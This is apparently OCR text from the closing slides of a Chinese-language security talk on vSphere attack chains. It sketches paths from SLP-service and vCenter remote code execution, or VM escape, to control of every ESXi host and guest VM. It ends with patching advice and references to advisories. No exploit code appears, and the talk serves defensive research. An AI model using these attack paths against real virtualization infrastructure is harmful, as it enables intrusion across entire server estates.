


用vCenter漏洞RCE vCenter
用SLP漏洞RCE ESXi,然后进入vCenter

进入ESXi上的
虚拟机



vCenter
通过vCenter控制
所有的ESXi
ESXi
ESXi
ESXi
进入任何Guest
通过vCenter
VM



入侵一台机器
可访问ESXi

利用SLP服务漏洞
RCE ESXi

用vCenter漏洞RCE vCenter
用SLP漏洞RCE ESXi,然后进入vCenter

通过vCenter控制
所有的ESXi


入侵一台ESXi
上的VM

利用SLP服务实现
VM/沙箱 逃逸

进入ESXi上的
虚拟机

进入任何Guest
通过vCenter

总结



- vSphere攻防技法：ESXi攻击链分享

  实用、冰山一隅


- 确保你的ESXi/vCenter更新到最新版.

  禁用SLP服务或升级ESXi.

- 进攻性安全研究可先于攻击者发现问题.

感谢您的观看！

THANK YOU FOR YOUR WATCHING



引用

- https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-039a
- https://www.zerodayinitiative.com/blog/2021/3/1/cve-2020-3992-amp-cve-2021-21974-pre-auth-remote-code-execution-in-vmware-esxi
- https://github.com/carmaa/inception
- https://github.com/hzphreak/VMInjector
- https://www.unknownfault.com/posts/daemon-sandboxing-and-secpolicytools/